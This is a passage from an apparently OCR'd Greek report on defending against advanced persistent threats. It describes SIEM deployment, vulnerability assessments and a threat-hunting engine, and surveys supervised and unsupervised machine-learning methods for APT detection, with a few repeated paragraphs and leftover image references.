- Η εφαρμογή Maker-Checker στις ροές εργασίας διαχειριστή συστήματος πρέπει να προστεθεί για να αυξηθεί η λογοδοσία και να περιοριστεί η εύκολη υπέρβαση της διαδικασίας.

4.5 Προηγμένες Τεχνολογίες Ελαχιστοποίησης Ρίσκου - Ανίχνευσης

4.5.1 SIEM

Η Διαχείριση Πληροφοριών και Συμβάντων Ασφαλείας (SIEM) αποθηκεύει μια γραμμή βάσης με ποσοτικά και ποιοτικά χαρ/κα για το πόσο φυσιολογική θα πρέπει να είναι η κατάσταση των πραγμάτων και στη συνέχεια τη συγκρίνει με τα αρχεία καταγραφής σε πραγματικό χρόνο και την κυκλοφορία για την καταχώρηση τυχόν ανωμαλιών. Αυτό που ουσιαστικά σημαίνει είναι ότι πρόκειται για ένα έργο που βρίσκεται σε εξέλιξη ανά πάσα στιγμή και απαιτεί συχνή ρύθμιση των λεπτομερειών. Η εσφαλμένη βαθμονόμηση θα μπορούσε να έχει ως αποτέλεσμα είτε πολλούς εσφαλμένους συναγερμούς είτε να λείπουν οι αυθεντικές ειδοποιήσεις.



Στάδια εφαρμογής SIEM[]

Η υλοποίηση του SIEM μπορεί σε γενικές γραμμές να διαιρεθεί σε 4 φάσεις (βλέπε σχήμα 3), αρχίζοντας με το «Discovery». Σε αυτή τη φάση, η ιδέα είναι να τεθούν τα θεμέλια για την επανεξέταση της στάσης ασφαλείας των οργανισμών και της επιχειρηματικής υπόθεσης της SIEM. Επίσης, θα πρέπει να προσδιοριστούν οι τρέχοντες έλεγχοι που εφαρμόζονται επί του παρόντος. Έναρξη συσσώρευσης αρχείου καταγραφής με βάση

Η υλοποίηση του SIEM μπορεί σε γενικές γραμμές να διαιρεθεί σε 4 φάσεις (βλέπε σχήμα 3), αρχίζοντας με το "Discovery". Σε αυτή τη φάση, η ιδέα είναι να τεθούν τα θεμέλια για την επανεξέταση της στάσης ασφαλείας των οργανισμών και της επιχειρηματικής υπόθεσης της SIEM. Επίσης, θα πρέπει να προσδιοριστούν οι τρέχοντες έλεγχοι που εφαρμόζονται επί του παρόντος. Έναρξη συσσώρευσης αρχείου καταγραφής με βάση πρότυπο. Με βάση τις γνώσεις, από τη φάση Ανακάλυψης, στη "Πιλοτική" φάση το πρότυπο επεκτείνεται σε περαιτέρω τεχνολογίες, οι παραδοχές που έγιναν στη φάση Ανακάλυψης ελέγχονται σε πραγματικό χρόνο. Μετά την πιλοτική υλοποίηση, η τελική υλοποίηση πραγματοποιείται στη φάση "Ανάπτυξη" στην οποία πραγματοποιείται ελεγχόμενη ανάπτυξη/αρχική δοκιμή παραγωγής. Μετά την τελική υλοποίηση, το σύστημα βαθμονομείται και επαναβαθμονομείται ώστε να «Ώριμο» το μοντέλο που αναπτύχθηκε. Η εμπιστοσύνη στα αποτελέσματα δημιουργεί προειδοποιήσεις με δυνατότητα προσφυγής.

4.5.2 Αξιολογήσεις ευπάθειας


Οι αξιολογήσεις ευπάθειας (VA) περιλαμβάνουν μια λίστα με γνωστά ελαττώματα ασφαλείας, αναλύουν το δίκτυο και αναφέρουν τυχόν ανησυχίες. Πρόκειται για έναν εσωτερικό έλεγχο που βασίζεται στον κατάλογο ο οποίος ενημερώνεται τακτικά.

4.5.3 Κατακόρυφος μηχανισμός ασφαλείας

Η Versive Security Engine (VSE) είναι ένα αυτοματοποιημένο σύστημα στοχοποίησης απειλών που έχει δημιουργηθεί σε μια πλατφόρμα Τεχνητής Νοημοσύνης. Ο μηχανισμός διαφορροποιεί τις πιο πολύτιμες πρακτικές που χρησιμοποιούνται από επαγγελματίες κυνηγούς απειλών και στη συνέχεια καθιστά τη μηχανική κλίμακα και αυτόματη. Εκθέτει αυτόματα τις συνεχείς εκστρατείες αντιπάλων

συνδέοντας ύποπτες ή κακόβουλες δραστηριότητες, από όλο το δίκτυο και με την πάροδο του χρόνου, σε συνεκτικές, με περιεχόμενο και εφαρμόσιμες Υποθέσεις Απειλών.

Η VSE, όπως φαίνεται στο παρακάτω σχήμα λειτουργεί με βάση την κανονική συμπεριφορά χρησιμοποιώντας διάφορες πηγές δεδομένων από το δίκτυο χρησιμοποιώντας άλλα συμπληρωματικά εργαλεία ασφάλειας. Με βάση τις πληροφορίες αυτές, η VSE παρουσιάζει τη συμπεριφορά που σχετίζεται έντονα με προηγμένες εκστρατείες κατά του ανταγωνισμού. Η VSE συγκρίνει τα αποτελέσματα σε όλο το δίκτυο και διαχρονικά, με στόχο την κατασκευή υποθέσεων απειλών. Τέλος, όλα τα αποτελέσματα εμφανίζονται σε περιβάλλον χρήστη με τη μορφή αναφορών ή με τη χρήση API που έχει εκτεθεί για χρήση.



Versive Security Engine (VSE)

4.5.4 Συμπέρασμα

Είδαμε ότι με την εκθετική αύξηση του όγκου των δεδομένων και την ταχεία αύξηση του αριθμού των μεγάλων και των μικρότερων παραγόντων στην αγορά, οι αδύναμοι κρίκοι επίσης αυξάνονται αναλογικά και καθιστούν τις επιθέσεις APT πιο εμφανείς και πιο αποτελεσματικές. Σε αυτό το έγγραφο, είδαμε πόσο επικίνδυνα μπορούν να είναι τα APT αν παραμείνουν αδιευκρίνιστα. Εδώ προτείνουμε μια αμυντική τεχνική με δύο σκέλη για την προστασία των δεδομένων μας και της λογικής των συστημάτων μας, στην οποία έχουμε ισχυρές αρχές ασφαλείας που επιβάλλονται από αυτοματοποιημένους και συχνούς ελέγχους του συστήματος για τρύπες ασφαλείας που μπορούν να αξιοποιηθούν. Πρέπει επίσης να έχουμε μια λύση που θα παρακολουθεί συνεχώς τα συστήματα, τα συμβάντα, τα αρχεία καταγραφής για να καταγράψει τυχόν ανωμαλίες για να τις καταγράψει επιτέλους και να φιλτράρει/μπλοκάρει τυχόν ύποπτες δραστηριότητες. Αν και υπάρχουν περισσότερα από λίγα εργαλεία στην αγορά για την επίτευξή τους, ιδανικά είναι αυτά που χρησιμοποιούν μια λεπτή χτένα ενώ εκτελούν τις εργασίες τους με ελάχιστη χειροκίνητη παρέμβαση.

Η VSE, όπως φαίνεται στο παραπάνω σχήμα, λειτουργεί με βάση την κανονική συμπεριφορά χρησιμοποιώντας διάφορες πηγές δεδομένων από το δίκτυο χρησιμοποιώντας άλλα συμπληρωματικά εργαλεία ασφάλειας. Με βάση τις πληροφορίες αυτές, η VSE παρουσιάζει τη συμπεριφορά που σχετίζεται έντονα με προηγμένες εκστρατείες κατά του ανταγωνισμού. Η VSE συγκρίνει τα αποτελέσματα σε όλο το δίκτυο και διαχρονικά, με στόχο την κατασκευή υποθέσεων απειλών. Τέλος, όλα τα αποτελέσματα εμφανίζονται σε περιβάλλον χρήστη με τη μορφή αναφορών ή με τη χρήση API που έχει εκτεθεί για χρήση.

Το παρόν τμήμα εξέτασε τα προληπτικά μέτρα για την άμυνα κατά μιας επίθεσης και τα μέτρα αντίδρασης για την αντιμετώπιση των επιθέσεων μετά την εφαρμογή τους. Όπως αναφέρεται στο SIEM[106], αυτό είναι ένα μοντέλο που διασφαλίζει ότι όλα λειτουργούν καλά. Είναι ένα διαγνωστικό εργαλείο που ελέγχει την υγεία του συστήματος για να βρει οτιδήποτε είναι ανώμαλο όσον αφορά τον τρόπο λειτουργίας του δικτύου/συστήματος. Ενώ οι αξιολογήσεις ευπάθειας, αποτελούν έλεγχο των διαφόρων ελέγχων που εφαρμόζονται για την πρόληψη μιας επίθεσης, ανακαλύπτουν ελλείψεις ασφαλείας ή παραθυράκια που θα μπορούσαν να χρησιμοποιηθούν για μια επίθεση. Αν και είναι

[106] *Irma Garcia, "A Step-by-Step Guide to a Successful SIEM Deployment", Ingram Micro Advisor, http://www.ingrammicroadvisor.com/security/a-step-by-step-guide-to-a-successful-siem-deployment*

σημαντικό για εμάς να ανιχνεύσουμε μια επίθεση μόλις εισέλθει στο δίκτυο, αυτό που είναι ακόμα πιο σημαντικό είναι οι προληπτικοί τρόποι υπεράσπισης εναντίον τους, οι οποίοι παρέχονται από αυτούς

4.6 Ανίχνευση APT στο Διαδίκτυο με Machine Learning (Εκμάθηση Μηχανών)

4.6.1 Machine Learning

Η τεχνολογία Machine Learning (ML – Εκμάθηση Μηχανών) είναι ένα πεδίο της τεχνολογίας της Artificial Intelligence (AI – Τεχνητής Νοημοσύνης) το οποίο αναπτύσσει την υπολογιστική διαδικασία αυτόματης εισαγωγής και γενίκευσης ενός μαθησιακού μοντέλου από δείγματα δεδομένων (δημιουργία μοτίβων με βάση την απαίτηση ή την υπάρχουσα κατάσταση/μέθοδο/διαδικασία). Ουσιαστικά η ML εφαρμόζει αλγόριθμους και τεχνικές με σκοπό την αυτοματοποιημένη επίλυση σε σύνθετα προβλήματα που είναι δύσκολο να έρθουν σε πέρας με τη χρήση συμβατικών μεθόδων προγραμματισμού. Τα μοντέλα ML χρησιμοποιούν μαθηματικές και στατιστικές λειτουργίες και τεχνικές για να περιγράψουν και ερμηνεύσουν τις εξαρτήσεις μεταξύ των διαφορετικών δεδομένων, τις αιτίες και τις συσχετίσεις μεταξύ των δεδομένων εισόδου και εξόδου.


Οι πολλαπλές εφαρμογές της ML εξυπηρετούν την αντιμετώπιση καθημερινών προβλημάτων και την υποστήριξη των κύκλων λήψης απόφασης, συγκεντρώνοντας τη γνώση των ερευνητών διαφορετικών γνωστικών τομέων. Ορισμένα προβλήματα που μπορεί να επιλύσει η ML είναι τα ακόλουθα: αναγνώριση προσώπου (facial recognition), εντοπισμός ψευδών ειδήσεων dis/misinformation detection), ανάλυση συναισθήματος (sentiment analysis), συστήματα εντοπισμού απάτης (fraud detection systems), μετάφραση (language translation), και chatbots.

Στη συνέχεια παρουσιάζονται οι τεχνικές και οι αλγόριθμοι ML που χρησιμοποιούνται συνήθως στην ασφάλεια του κυβερνοχώρου περιγράφονται, οι λεπτομερείς εφαρμογές ML στην ασφάλεια του κυβερνοχώρου που χρησιμοποιούνται στην ανίχνευση APT και, επιπλέοναναλύονται οι προσεγγίσεις που χρησιμοποιούνται για την ανίχνευση APT.

4.6.2 Τεχνικές και αλγόριθμοι

Πριν από την περιγραφή των μοντέλων ML, πρέπει να εισαχθεί η έννοια των επισημασμένων και μη επισημασμένων δεδομένων (labelled and unlabelled data). Όταν είναι γνωστή η σωστή απάντηση σε μια ερώτηση που σχετίζεται με δεδομένα, λαμβάνονται στοιχεία με επισήμανση. Ωστόσο, όταν η σωστή απάντηση είναι άγνωστη, προκύπτουν μη επισημασμένα δεδομένα.

Οι αλγόριθμοι ML αντλούν την ισχύ τους από την ικανότητα μάθησης με βάση τα διαθέσιμα δεδομένα. Τα κύρια μοντέλα ML μπορούν να ταξινομηθούν στην εποπτευόμενη (supervised) μάθηση και στην άνευ εποπτείας (unsupervised) μάθηση.



Εποπτευόμενη (supervised) μάθηση και μη εποπτευόμενη (unsupervised) μάθηση

4.6.2.1 Εποπτευόμενη εκμάθηση

Ο στόχος της εποπτευόμενης ML είναι η δημιουργία μίας εφαρμογής/μοτίβου που θα δημιουργεί προβλέψεις βασισμένες σε επιβεβαιωμένα/πραγματικά στοιχεία ενώ είναι διάχυτη η αβεβαιότητα. Αυτοί οι αλγόριθμοι λαμβάνουν ένα γνωστό σύνολο δεδομένων (εισαγωγή) και γνωστές απαντήσεις/αντιδράσεις στα υπόψη δεδομένα (εξαγωγή), στη συνέχεια εκπαιδεύουν την εφαρμογή/μοντέλου και δημιουργούν αναλυτικές προβλέψεις ως απάντηση στα νέα δεδομένα. Παράδειγμα αυτού του είδους των αλγορίθμων είναι αυτοί που χρησιμοποιούνται στην πρόβλεψη καιρού.

Η εποπτευόμενη μάθηση χρησιμοποιεί τεχνικές ταξινόμησης και επεξεργασίας/ ανάσυρσης δεδομένων για την ανάπτυξη προγνωστικών μοντέλων. Οι πιο δημοφιλείς εποπτευόμενες μέθοδοι εκμάθησης μηχανών είναι τα τεχνητά νευρωνικά δίκτυα, support vector machine, τα δέντρα υποβοήθησης αποφάσεων, τα bayesian δίκτυα, ΚΜΜ, ΧΜΜ, κλπ][107]. Οι αλγόριθμοι αυτοί εξηγούνται παρακάτω:

- Τα τεχνητά νευρωνικά δίκτυα (Artificial neural networks – ANN) είναι υπολογιστικά μοντέλα εμπνευσμένα από τη λειτουργία του εγκεφάλου και διασυνδεδεμένα με πολλές συνάψεις (τεχνητές) τεχνητών νευρώνων (κόμβων - nodes) ικανές να πραγματοποιούν ειδικούς υπολογισμούς κατά την εισαγωγή δεδομένων [108]. Ένας τεχνητός νευρώνας αποτελείται από τρία ή περισσότερα επίπεδα, ένα επίπεδο εισόδου, ένα ή περισσότερα κρυφά επίπεδα και ένα επίπεδο εξόδου. Τα ANN είναι σε θέση να δημιουργούν μη γραμμικά μοντέλα για να αναγνωρίζει τις σχέσεις μεταξύ χαρακτηριστικών των δεδομένων που εισάγονται και της ονομαστικής ταξινόμησης (label classification) [109] . Τα κύρια χαρακτηριστικά της ANN είναι η προσαρμογή λόγω εμπειρίας, η ικανότητα εκμάθησης, η ικανότητα γενίκευσης, η οργάνωση των δεδομένων, η ανοχή σε λάθη, η αποθήκευση με βάση την κατανομή και η υποβοήθηση δημιουργίας πρωτοτύπων [110] . Οι αλγόριθμοι αυτοί είναι χρήσιμοι για την αναγνώριση ομιλίας και μοτίβων[111] , την πρόβλεψη καιρού[112] και τη διάγνωση ασθενειών[113] , αν και αυτή η μέθοδος επιλύει επίσης προβλήματα ταξινόμησης και ανάσυρσης δεδομένων.

- Η μέθοδος Support vector machine (SVM) είναι μία από τις πιο ακριβείς, στιβαρές και ισχυρές μεθόδους αλγορίθμων ML. Αυτή η μέθοδος κατηγοριοποίησης λειτουργεί αναγνωρίζοντας τις κοινές υπερσυνδέσεις μεταξύ δύο κατηγοριών επισημασμένων δεδομένων σε ένα σύνολο εκπαιδευτικών δεδομένων. Η SVM χρησιμοποιεί διάφορους τύπους μεθόδων, π.χ. μη γραμμικότητα και χρήση επεξεργαστών, διαχωρισμός και margins ή ελαχιστοποίηση ρίσκου. Οι 2 πρώτες αποτελούν μερικές από τις πρωτοποριακές ανακαλύψεις στο χώρο του ML. Η μέθοδος αυτή επιτρέπει τη μετατροπή ενός μη γραμμικού προβλήματος σε γραμμικό. Διάφοροι τύποι διαχωρισμού υπερεπιπέδων (hyperplanes) μπορούν να πραγματοποιηθούν χρησιμοποιώντας έναν πυρήνα (kernel), όπως η radial basis function (RBF). Η ελαχιστοποίηση κινδύνου μπορεί να εφαρμοστεί σε περιπτώσεις που δεν ταιριάζουν στην παραδοσιακή αρχιτεκτονική SVM, όπως προβλήματα με δεδομένα που λείπουν ή μη επισημασμένα δεδομένα[114].

- Τα μοντέλα του Decision Tree (DT) είναι ακριβή, σταθερά και απλά για ερμηνεία. Η αρχιτεκτονική τους βασίζεται σε κανόνες αποφάσεων που παρουσιάζονται με τη μορφή δέντρου. Το αποτέλεσμα αυτών των μοντέλων μπορεί να αντιπροσωπεύει μη γραμμικές σχέσεις για την επίλυση προβλημάτων. Τα DT μοντέλα και τα τυχαία σύνολα DT που προκύπτουν είναι τα πιο αξιοσημείωτα, διότι είναι ακριβέστερα και λεπτομερέστερα. Η ικανότητα πρόβλεψης είναι υψηλότερη λόγω αυτών των χαρακτηριστικών, αλλά η απόδοσή τους είναι, εν τέλει, χαμηλή. Οι πιο συχνά χρησιμοποιούμενοι

---

[107] Dua, S.; Du, X.Data Mining and Machine Learning in Cybersecurity; Auerbach Publications: London, UK, 2011
[108] Kaviani, S.; Sohn, I. Influence of random topology in artificial neural networks: A survey.ICT Express2020
[109] Khraisat, A.; Gondal, I.; Vamplew, P.; Kamruzzaman, J. Survey of intrusion detection systems: Techniques,datasets and challenges.Cybersecurity2019,2, 20
[110] Da Silva, I.N.; Hernane Spatti, D.; Andrade Flauzino, R.; Liboni, L.H.B.; dos Reis Alves, S.F.Artificial NeuralNetworks; Springer International Publishing: Cham, Switzerland, 2017; pp. 1–307.
[111] Dahl, G.E.; Dong, Y.; Li, D.; Acero, A. Context-Dependent Pre-Trained Deep Neural Networks forLarge-Vocabulary Speech Recognition.IEEE Trans. Audio. Speech. Lang. Process.2012,20, 30–42
[112] Valverde Ramírez, M.C.; de Campos Velho, H.F.; Ferreira, N.J. Artificial neural network technique for rainfallforecasting applied to the São Paulo region.J. Hydrol.2005,301, 146–162
[113] Erkaymaz, O.; Ozer, M.; Perc, M. Performance of small-world feedforward neural networks for the diagnosisof diabetes.Appl. Math. Comput.2017,311, 22–28
[114] Chu, W.L.; Lin, C.J.; Chang, K.N. Detection and Classification of Advanced Persistent Threats and AttacksUsing the Support Vector Machine.Appl. Sci.2019,9, 4579.
- Joshi, A.V.Machine Learning and Artificial Intelligence; Springer International Publishing: Cham, Switzerland,2020; Volume 64; pp. 49A–60A.
- Martínez Torres, J.; Iglesias Comesaña, C.; García-Nieto, P.J. Review: machine learning techniques applied tocybersecurity.Int. J. Mach. Learn. Cybern.2019,10, 2823–2836.

αλγόριθμοι για την κατασκευή DT είναι οι CART (Classification and Regression Trees), ID3 (Iterative Dichotomiser) και CHAID (Chi-Squared Automatic Interaction Detector)[115].

• Τα δίκτυα Bayesian (Bayesian Networks – BN) είναι γραφικά μοντέλα πιθανοτήτων που χρησιμοποιούνται για την περιγραφή και την ανάλυση των πολυμεταβλητών κατανομών και συνόλων. Οι μεταβλητές αυτές μπορούν να είναι συνεχείς ή διακριτές, ωστόσο, όταν όλες οι μεταβλητές είναι διακριτές, η απόδοσή τους παρουσιάζεται ως σειρά αθροισμάτων και προϊόντων. Στην γραφική απεικόνιση ενός BN, οι κόμβοι (nodes) αντιπροσωπεύουν μια εμφανή μεταβλητή ή κατάσταση ενώ τα άκρα συμβολίζουν τις οριοθετημένες εξαρτήσεις μεταξύ των κόμβων. Τα BN έχουν χρησιμοποιηθεί σε διαφορετικούς τομείς, για παράδειγμα, σε Microsoft Windows System, ελέγχου αποστολών NASA και εφαρμογές βιοπληροφορικής[116].

• Οι k-nearest neighbour (k-NN) αλγόριθμοι μπορεί να χρησιμοποιηθούν τόσο για προβλήματα ανάσυρσης δεδομένων όσο και για προβλήματα ταξινόμησης. Λόγω της απλότητας, της αποτελεσματικότητας και της «διαισθητικότητας» που παρουσιάζει αυτό το πλαίσιο, αυτό το μοντέλο μπορεί να χρησιμοποιηθεί για τον προσδιορισμό των πλησιέστερων «γειτόνων» για ένα σύνολο/σημείο δεδομένων βάσει ενός μεγέθους απόστασης[117]. Η υπόθεση είναι ότι παρόμοια στοιχεία είναι πιο κοντά. Η ιδέα της εγγύτητας είναι ένα μέγεθος απόστασης, το οποίο μπορεί να είναι μια απλή απόσταση, μετρήσιμη, μεταξύ δύο σημείων. Στην περίπτωση αυτή, η απόφαση ταξινόμησης μπορεί να επηρεαστεί από την ευαισθησία του παράγοντα k, ιδίως σε μικρά σύνολα δεδομένων με ακραίες τιμές. Υπάρχουν πολυάριθμες οικογένειες μεγεθών απόστασης με κύρια τα ακόλουθα: Minkowski, Internal product, Square Chord, Shannon entropy και Vicissitude[118]].

• Οι αλγόριθμοι τύπου «Κρυφό μοντέλο Markov» (Hidden Markov model – HMM) είναι ένα στοχαστικό μοντέλο πιθανοτήτων για διακριτά γεγονότα και μια παραλλαγή της αλυσίδας Markov, μια αλυσίδα σχετικών μεταξύ τους καταστάσεων ή γεγονότων, όπου η επόμενη κατάσταση εξαρτάται μόνο από την τρέχουσα κατάσταση του συστήματος. Χρησιμοποιείται για την ανάλυση χαρακτηριστικών ή παρατηρήσεων για την πρόβλεψη της πιθανότερης ακολουθούσας κατάστασης. Αυτές οι κρυφές καταστάσεις αντιπροσωπεύουν ένα μη εμφανές χαρακτηριστικό της διαδικασίας. Έχουν χρησιμοποιηθεί για την επίλυση προβλημάτων οικονομικής ανάλυσης, γενετικής αλληλουχίας, επεξεργασίας εικόνων και επεξεργασίας μητρικής γλώσσας [119].

4.6.2.2 Εκμάθηση χωρίς επίβλεψη

Η μη εποπτευόμενη εκμάθηση δεν διαθέτει σύνολο δεδομένων για εκπαίδευση/εκμάθηση. Παρουσιάζονται ορισμένα μη επισημασμένα δεδομένα και το ίδιο το μοντέλο πρέπει να εκπαιδευτεί από αυτά και στη συνέχεια να προβλέψει μελλοντικά αποτελέσματα [120]. Αυτός ο τύπος μαθησιακού μοντέλου είναι ο πιο κατάλληλος όταν το πρόβλημα απαιτεί μεγάλο όγκο δεδομένων χωρίς επισήμανση. Η εκμάθηση χωρίς επίβλεψη στοχεύει στην εύρεση κρυφών μοτίβων ή συγκεκριμένων δομών ανάμεσα στα δεδομένα. Χρησιμοποιείται για την εξαγωγή συμπερασμάτων από σύνολα δεδομένων που αποτελούνται από εισερχόμενα δεδομένα (input data) χωρίς καταγεγραμμένες απαντήσεις/αντιδράσεις.

Αυτό το «μαθησιακό» μοντέλο χρησιμοποιεί τη μείωση της επεξεργασίας πολλών διαστάσεων (π.χ. ανάλυση κύριων κυρίων μερών ή PCA) και τεχνικές δημιουργίας συμπλεγμάτων (π.χ., k-means, Fuzzy C-means, και Hierarchical) για την ανάπτυξη προγνωστικών μοντέλων. Ένα παράδειγμα της

---

[115] Alloghani, M.; Al-Jumeily, D.; Hussain, A.; Mustafina, J.; Baker, T.; Aljaaf, A.J. Implementation ofMachine Learning and Data Mining to Improve Cybersecurity and Limit Vulnerabilities to Cyber Attacks.InNature-Inspired Computation in Data Mining and Machine Learning; Yang, X.S., He, X.S., Eds.; SpringerInternational Publishing: Cham, Switzerland, 2020; pp. 47–76._3.

[116] Cleophas, T.J.; Zwinderman, A.H.Modern Bayesian Statistics in Clinical Research; Springer InternationalPublishing: Cham, Switzerland, 2018

- von Davier, M.; Lee, Y.S.Handbook of Diagnostic Classification Models; Methodology of EducationalMeasurement and Assessment, Springer International Publishing: Cham, Switzerland, 2019; p. 646

[117] Gou, J.; Ma, H.; Ou, W.; Zeng, S.; Rao, Y.; Yang, H. A generalized mean distance-based k-nearest neighborclassifier.Expert Syst. Appl.2019,115, 356–372.

- Pan, Y.; Pan, Z.; Wang, Y.; Wang, W. A new fast search algorithm for exact k-nearest neighbors based onoptimal triangle-inequality-based check strategy.Knowl.-Based Syst.2020,189, 105088

[118] Abu Alfeilat, H.A.; Hassanat, A.B.; Lasassmeh, O.; Tarawneh, A.S.; Alhasanat, M.B.; Eyal Salman, H.S.;Prasath, V.S. Effects of Distance Measure Choice on K-Nearest Neighbor Classifier Performance: A Review.Big Data2019,7, 221–248

[119] Joshi, A.V.Machine Learning and Artificial Intelligence; Springer International Publishing: Cham, Switzerland,2020; Volume 64; pp. 49A–60A

- Awad, M.; Khanna, R., Hidden Markov Model. InEfficient Learning Machines: Theories, Concepts, andApplications for Engineers and System Designers; Apress: Berkeley, CA, USA, 2015; pp. 81–104._5

[120] Portugal, I.; Alencar, P.; Cowan, D. The use of machine learning algorithms in recommender systems:A systematic review.Expert Syst. Appl.2017,97, 205–227

εφαρμογής του μοντέλου ML χωρίς επίβλεψη είναι ο εντοπισμός και η ταξινόμηση ανεπιθύμητης αλληλογραφίας ή ανεπιθύμητων μηνυμάτων. Οι αλγόριθμοι αυτοί εξηγούνται παρακάτω:

- **Η ανάλυση των κύριων συνιστωσών (Principal Component Analysis – PCA)** είναι μια διαδικασία μείωσης της επεξεργασίας πολλαπλών διαστάσεων. Αυτή η στατιστική μέθοδος είναι χρήσιμη όταν υπάρχει μεγάλος αριθμός μεταβλητών, όπου κάθε μεταβλητή έχει περισσότερη ή μικρότερη σημασία. Η PCA δημιουργεί έναν πίνακα βαθμολογίας «Τ», δηλαδή ένας πίνακας βαθμολογίας, όπου η συσχέτιση μεταξύ μεταβλητών εμφανίζεται σε δύο ή τρεις διαστάσεις το μέγιστο. Η διαδικασία αυτή χρησιμοποιείται για την ανάθεση μιας σειράς αλληλοσυνδεόμενων μεταβλητών σε μικρότερο σύνολο μη γραμμικών συσχετιζόμενων μεταβλητών, ενώ αντιπροσωπεύει όσο το δυνατόν μεγαλύτερη διακύμανση στο αρχικό σύνολο δεδομένων [121]. Ορισμένα παραδείγματα εφαρμογών αυτής της μεθόδου είναι η ανάσυρση χαρακτηριστικών [122], η κοινωνική επιστήμη, η ιατρική και το γονιδίωμα [123].

- **Αλγόριθμοι k-means.** Είναι αλγόριθμοι δημιουργίας συμπλέγματος. Η τεχνική αυτή συνίσταται στην επιλογή των εισερχόμενων δεδομένων σε συμπλέγματα k (k-clusters) για μια προκαθορισμένη ομάδα k. Κάθε σημείο δεδομένων στο σύνολο εισερχομένων είναι μη επισημασμένα δεδομένα. Η ερμηνεία για καθεμία από τις ομάδες k είναι ότι η μέση τιμή της ομάδας είναι αντιπροσωπευτική όλων των στοιχείων της ομάδας αυτής. Εναλλακτικά, κάθε ομάδα k θα μπορούσε να αντιπροσωπεύει έναν συγκεκριμένο τύπο δεδομένων εισόδου. Ο χρήστης ορίζει τον αριθμό των k συμπλεγμάτων (k-clusters). Αυτός ο αλγόριθμος χρησιμοποιεί υπολογιστικές αποστάσεις για να βρει την απόσταση μεταξύ δύο σημείων, για παράδειγμα, την απόσταση Euclidean. Επίσης, μπορούν να χρησιμοποιηθούν τα k-means σε συστήματα ανίχνευσης εισβολής (Intrusion Detection Systems – IDS) [124].

- **Fuzzy c-means**, είναι ένας ευμετάβλητος αλγόριθμος δημιουργίας συμπλέγματος. Η μέθοδος αυτή επιλέγει τυχαία τον αριθμό των συμπλεγμάτων ενώ στη συνέχεια, σε κάθε σημείο δεδομένων εκχωρείται μια ιδιότητα μέλους συμπλέγματος. Η διαδικασία αυτή επανεξετάζεται συνεχώς για να ελαχιστοποιηθεί η απόσταση και ο βαθμός συμμετοχής σε συμπλέγματα[125].

- **Η (Hierarchical) ιεραρχική δημιουργία συμπλεγμάτων** χρησιμοποιείται για την ομαδοποίηση σημείων δεδομένων όταν τα δεδομένα είναι μη επισημασμένα. Η μέθοδος αυτή μπορεί να ταξινομηθεί σε δύο κατηγορίες: διαιρετική και προσθετική. Στη διαιρετική προσέγγιση, τα σημεία δεδομένων θεωρούνται ως ένα μεγάλο σύμπλεγμα και στη συνέχεια χωρίζονται σε μικρότερα συμπλέγματα. Στην προσθετική προσέγγιση, κάθε σημείο δεδομένων θεωρείται ως μεμονωμένο στοιχείο και, στη συνέχεια, προστίθεται σε ένα σύμπλεγμα[126].

4.6.3 Ο Ρόλος της ML σε εφαρμογές Κυβερνοασφάλειας για τον εντοπισμό αποτυπωμάτων / ιχνών

